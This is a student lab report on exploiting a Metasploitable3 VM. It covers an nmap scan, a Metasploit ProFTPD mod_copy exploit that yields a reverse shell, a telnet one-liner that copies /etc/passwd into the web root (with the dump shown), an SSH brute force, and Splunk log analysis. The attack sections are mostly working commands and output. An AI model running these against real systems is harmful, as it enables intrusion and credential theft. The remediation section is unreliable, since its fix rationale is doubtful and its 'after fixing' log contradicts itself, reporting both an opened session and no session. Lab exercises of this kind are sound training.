

ICS 344 Section 06

Group 2

Final Project

Members:

Yazeed Hboubati (202259040) [Phase 1]

Abdullah Madoun (202255060) [Phase 2]

Kenan Kaddoura (202182530) [Phase 3]

Phase 1:

Setup metasploitable3 vm using vagrant. Configured KaliOS and metasploitable3 to use bridged networking. Installed Metasploit-Framework on KaliOS.

Reconnaissance:

Nmap victim:

```
└─$ sudo nmap -sV -sS 10.80.35.230 -DB ID
sudo: unable to resolve host kalimachine: Name or service not known
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 13:03 EDT
Nmap scan report for 10.80.35.230
Host is up (0.00064s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp          (session type (SMB, MySQL, Meterpreter, etc))
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:B2:CE:E0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE : cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

Through nmap, we can use versions to google CVEs and check if a service is vulnerable. Starting off with [ProFTPD](#), we can see that code execution was found to be a vulnerability:

Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2015	0	0	0	0	0
2019	1	0	0	1	1

Now we search for vulnerabilities using Metasploit:

```
msf6 > search ProFTPD 1.3.5

Matching Modules

#  Name
-  -
0  exploit/unix/ftp/proftpd_modcopy_exec

Disclosure Date  Rank  Check  Description
2015-04-22      excellent  Yes  ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Exploit module for ProFTPD was found.

Run the exploit after setting it up:

```
CHOST      File Actions no The local client address
CPORT      no The local client port
Proxies     PORT no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS      10.80.35.230 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT      80 yes HTTP port (TCP)
RPORT_FTP   21 yes FTP port
SITEPATH    /var/www yes Absolute writable website path
SSL         false no Negotiate SSL/TLS for outgoing connections
TARGETURI   / yes Base path to the website
TMPPATH     /tmp yes Absolute writable path
VHOST       no HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
--      -
LHOST     10.80.35.234    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  -
0   ProFTPD 1.3.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.80.35.230
rhosts => 10.80.35.230
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.80.35.234:4444
[*] 10.80.35.230:80 - 10.80.35.230:21 - Connected to FTP server
[*] 10.80.35.230:80 - 10.80.35.230:21 - Sending copy commands to FTP server
[*] 10.80.35.230:80 - Executing PHP payload /LPZnFIL.php
[+] 10.80.35.230:80 - Deleted /var/www/html/LPZnFIL.php
[*] Command shell session 1 opened (10.80.35.234:4444 -> 10.80.35.230:42041) at 2025-04-30 13:28:25 -0400

ls
chat
drupal
payroll_app.php
phpmyadmin
```

Reverse shell achieved.

Now that we have obtained access, lets create a script that works as a proof of concept by dumping passwd.

Script 1 liner:

```
{ echo "site cpfr /etc/passwd"; sleep 1; echo "site cpto  
/var/www/html/test.php"; sleep 1; echo "quit"; } | telnet 10.80.35.230 21
```

```
-$ ./script.sh
Trying 10.80.35.230 ...
Connected to 10.80.35.230.
Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.80.35.230]
350 File or directory exists, ready for destination name
250 Copy successful
Connection closed by foreign host.
```

```
10.80.35.230/test.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var
/lib/libuuid:syslog:x:101:104:/home/syslog:/bin/false messagebus:x:102:106:/var/run/dbus:/bin/false sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534:/var/lib/nfs:/bin/false vagrant:x:900:900:vagrant:/home/vagrant:/bin/bash dirmngr:x:105:111:/var/cache/dirmngr:/bin/sh
leia_organ:x:1111:100:/home/leia_organ:/bin/bash luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash han_solo:x:1113:100:/home/han_solo:
/bin/bash artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash ben_kenobi:x:1116:100:/home
/ben_kenobi:/bin/bash darth_vader:x:1117:100:/home/darth_vader:/bin/bash anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100:/home/jarjar_binks:/bin/bash lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash boba_fett:x:1121:100:/home
/boba_fett:/bin/bash jabba_hutt:x:1122:100:/home/jabba_hutt:/bin/bash greedo:x:1123:100:/home/greedo:/bin/bash chewbacca:x:1124:100:/home
/chewbacca:/bin/bash kylo_ren:x:1125:100:/home/kylo_ren:/bin/bash mysql:x:106:112:MySQL Server:/nonexistent:/bin/false avahi:x:107:114:Avahi
mDNS daemon:/var/run/avahi-daemon:/bin/false colord:x:108:116:colord colour management daemon:/var/lib/colord:/bin/false
```

Phase 2:

We tried another attack for logging purposes:

SSH brute force attack:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.80.35.230
rhosts => 10.80.35.230
msf6 auxiliary(scanner/ssh/ssh_login) > set port 22
[!] Unknown datastore option: port. Did you mean RPORT?
port => 22
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file ~/dict.txt
pass_file => ~/dict.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.80.35.230:22 - Starting bruteforce
[+] 10.80.35.230:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) g
'
dict.txt
[*] SSH session 1 opened (10.80.35.234:43151 -> 10.80.35.230:22) at 1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Getting the logs from the Metasploit:


```
(kali@kalimachine)-[/media/sf_test]
$ scp vagrant@10.80.35.230:/var/log/auth.log ./
vagrant@10.80.35.230's password:
auth.log                               100% 44KB 1.8MB/s 00:00
```

Integrating logs into SIEM:


< Hide Fields All Fields						
SELECTED FIELDS						
a host 1						
a source 1						
a sourcetype 1						
INTERESTING FIELDS						
# date_hour 11						
# date_mday 3						
# date_minute 30						
a date_month 3						
# date_second 55						
a date_wday 3						
# date_year 2						
a date_zone 1						
a index 1						
# linecount 1						
a punct 84						
a splunk_server 1						
# timeendpos 1						
# timestartpos 1						
# uid 2						

Interesting visuals using Splunk:


Src_ip pie chart we can see most of the logs are for the attacker's machine




Time chart for the attack we see the clear spike at the time of attack



Bar chart for success vs failure of login attempts



Column chart for ports performing the attack




Phase 3

To fix the vulnerability for FTP sessions, we will go ahead and reconfigure the ProFTPD service. The exploit works because of the anonymous directive in the proftpd service config that was placed in error by default in an update to the proftpd service.

We can go ahead and remove the anonymous directive from the config:

Before:



```
GNU nano 2.2.6 File: proftpd.conf
MaxInstances 30

# Set the user and group under which the server will run.
User nobody
Group nogroup

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

<Anonymous ~ftp>
  User ftp
  Group nogroup
  UserAlias anonymous ftp
  RequireValidShell off
  MaxClients 10
  DisplayLogin welcome.msg
  DisplayChdir .message

  # Limit WRITE everywhere in the anonymous chroot
  <Directory */>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
</Anonymous>

DefaultAddress 127.0.0.1
```

After:

```
File Actions Edit View Help
GNU nano 2.2.6 File: proftpd.conf
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName "ProFTPD Default Installation"
ServerType standalone
DefaultServer on

# Port 21 is the standard FTP port.
Port 21

# Don't use IPv6 support by default.
UseIPv6 off

# Unmask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask 022

# To prevent DoS attacks, set the maximum number of child processes
# to 30. If you need to allow more than 30 concurrent connections
# at once, simply increase this value. Note that this ONLY works
# in standalone mode; in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances 30

# Set the user and group under which the server will run.
User nobody
Group nogroup

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
DenyAll
</Limit>

DefaultAddress 127.0.0.1
```

Vulnerability exploit before was able to give us a reverse shell:

```
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 HTTP port (TCP)
RPORT_FTP 21 FTP port
SITEPATH /var/www yes Absolute writable website path
SSL false Negotiate SSL/TLS for outgoing connections
TARGETURI / Base path to the website
TMPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 10.80.35.234 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 ProFTPD 1.3.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.80.35.230
rhosts => 10.80.35.230
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.80.35.234:4444
[*] 10.80.35.230:80 - 10.80.35.230:21 - Connected to FTP server
[*] 10.80.35.230:80 - 10.80.35.230:21 - Sending copy commands to FTP server
[*] 10.80.35.230:80 - Executing PHP payload /LPznFIl.php
[*] 10.80.35.230:80 - Deleted /var/www/html/LPznFIl.php
[*] Command shell session 1 opened (10.80.35.234:4444 -> 10.80.35.230:42041) at 2025-04-30 13:28:25 -0400

ls
chat
drupal
payroll_app.php
phpmyadmin
```

After fixing:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.80.35.230
rhosts => 10.80.35.230
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.0.243
rhosts => 192.168.0.243
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.0.24:4444
[*] 192.168.0.243:80 - 192.168.0.243:21 - Connected to FTP server
[*] 192.168.0.243:80 - 192.168.0.243:21 - Sending copy commands to FTP server
[*] 192.168.0.243:80 - Executing PHP payload /qNZpIyA.php
[+] 192.168.0.243:80 - Deleted /var/www/html/qNZpIyA.php
[*] Command shell session 1 opened (192.168.0.24:4444 -> 192.168.0.243:59695) at 2025-05-03 09:21:59 -0400
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```